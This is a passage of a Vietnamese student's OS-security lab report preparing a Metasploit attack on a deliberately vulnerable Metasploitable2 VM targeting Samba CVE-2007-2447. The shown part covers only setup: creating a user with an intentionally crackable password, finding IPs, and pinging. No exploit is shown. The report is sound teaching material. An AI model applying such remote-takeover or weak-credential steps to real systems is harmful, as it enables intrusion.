

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



BÁO CÁO BÀI THỰC HÀNH SỐ 1

Môn học: An toàn Hệ điều hành

Nhóm: 01

Họ và tên: Nguyễn Quốc Vượng

Mã sinh viên: B21DCAT227

Giảng viên giảng dạy: Hoàng Xuân Dậu

Hà Nội – 2024

An toàn HĐH (INT1484) - Bài thực hành số 1

1. Mục đích:

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: máy ảo VMWare chứa lỗi, có thể tải tại:
 - o <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu


Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: <https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/>

Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>.


3. Nội dung thực hành


3.1 Cài đặt các công cụ, nền tảng

- Cài đặt Kali Linux (nếu chưa cài đặt) trên 1 máy ảo (hoặc máy thực) o Bản ISO của Kali Linux có thể tải tại: <https://www.kali.org/get-kali/#kali-baremetal>
 - o Bản cài sẵn trên máy ảo của Kali Linux có thể tải tại: <https://www.kali.org/getkali/#kali-virtual-machines>




- Đổi tên máy Kali Linux thành dạng Mã SV-Tên-Kali. Ví dụ: Bạn Trần Đức Cường, mã sv B19DCAT018 📍 tên máy là B19AT018-Cuong-Kali. Nếu chưa biết cách đổi tên máy Linux, tham khảo cách đổi tên máy Metasploitable2 ở dưới. - Kiểm tra và chạy thử bộ công cụ tấn công MetaSploit - Tải và cài đặt Metasploitable2 làm máy victim:






- Tải Metasploitable2 ○ Giải nén ○ Sử dụng VMWare Player hoặc VMWare để mở và khởi động máy ảo. Tài khoản đăng nhập vào hệ thống là msfadmin / msfadmin.




- Tạo một người dùng mới trên máy ảo (Ví dụ: Bạn Trần Đức Cường, mã sv B18DCAT018):
 - Tạo mới người dùng cho mình: `sudo useradd vuongng227`, trong đó ghép tên không dấu + chữ cái đầu của họ đệm và 3 số mã sinh viên



```
TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 sequence:0
RX bytes:27805 (27.1 KB) TX bytes:27805 (27.1 KB)


msfadmin@b21dcat227-vuong-meta:~$
msfadmin@b21dcat227-vuong-meta:~$
msfadmin@b21dcat227-vuong-meta:~$
msfadmin@b21dcat227-vuong-meta:~$ ping 192.168.163.146
PING 192.168.163.146 (192.168.163.146) 56(84) bytes of data:
64 bytes from 192.168.163.146: icmp_seq=1 ttl=64 time=0.458 ms
64 bytes from 192.168.163.146: icmp_seq=2 ttl=64 time=0.436 ms
64 bytes from 192.168.163.146: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 192.168.163.146: icmp_seq=4 ttl=64 time=0.415 ms
--- 192.168.163.146 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2390ms
rtt min/avg/max/mdev = 0.415/0.452/0.460/0.023 ms
msfadmin@b21dcat227-vuong-meta:~$
msfadmin@b21dcat227-vuong-meta:~$
msfadmin@b21dcat227-vuong-meta:~$ whoami
msfadmin
msfadmin@b21dcat227-vuong-meta:~$ sudo useradd vuongnq227
sudo: unable to resolve host b21dcat227-vuong-meta
[sudo] password for msfadmin:
msfadmin@b21dcat227-vuong-meta:~$
```

- Tạo mật khẩu cho người dùng: `sudo passwd vuongnq227` , nhập mật khẩu mới 2 lần (lưu ý đặt mật khẩu đơn giản và ngắn để có thể crack được).




```
msfadmin@b21dcat227-vuong-meta:~$ sudo passwd vuongnq227
sudo: unable to resolve host b21dcat227-vuong-meta
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@b21dcat227-vuong-meta:~$ _
```

- Đặt lại tên máy chứa lỗi là Mã SV+Họ và tên. Khởi động lại máy victim để máy nhận tên mới.
 - Chạy lệnh: `sudo nano /etc/hostname`



- Nhập tên máy mới theo quy tắc trên, nhấn Ctrl-x và bấm y để xác nhận



- ○ Khởi động lại máy: `sudo reboot`

3.2 Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

- Tìm địa chỉ IP của máy victim, kali:
 - Chạy lệnh trong cửa sổ terminal:
`ifconfig eth0`
 Ip máy Victim:

```
msfadmin@b21dcat227-vuong-meta:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 90:0c:29:20:8c:a6
          inet addr:192.168.163.147  Bcast:192.168.163.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:23ff:fe20:8c:a6/64 Scope:link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4709 (4.5 KB)  TX bytes:8282 (8.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27805 (27.1 KB)  TX bytes:27805 (27.1 KB)

msfadmin@b21dcat227-vuong-meta:~$
```


Ip máy Kali:

```
vuongnguyennoc@b21dcat227-vuong-kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.163.146  netmask 255.255.255.0  broadcast 192.168.163.255
      inet6 fe80::20c:23ff:fe20:8c:a6/64  prefixlen 64  scopeid 0x20<link>
      ether 90:0c:29:20:8c:a6  txqueuelen 1000  (Ethernet)
      RX packets 57  bytes 4248 (4.1 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 32  bytes 884 (0.9 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 4  bytes 240 (240.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 4  bytes 240 (240.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

vuongnguyennoc@b21dcat227-vuong-kali:~$
```

- Tìm IP v4 ở interface eth0 ở mục 'inet addr'
- Kiểm tra kết nối mạng giữa các máy:
Từ máy victim, chạy lệnh ping <ip_máy kali>



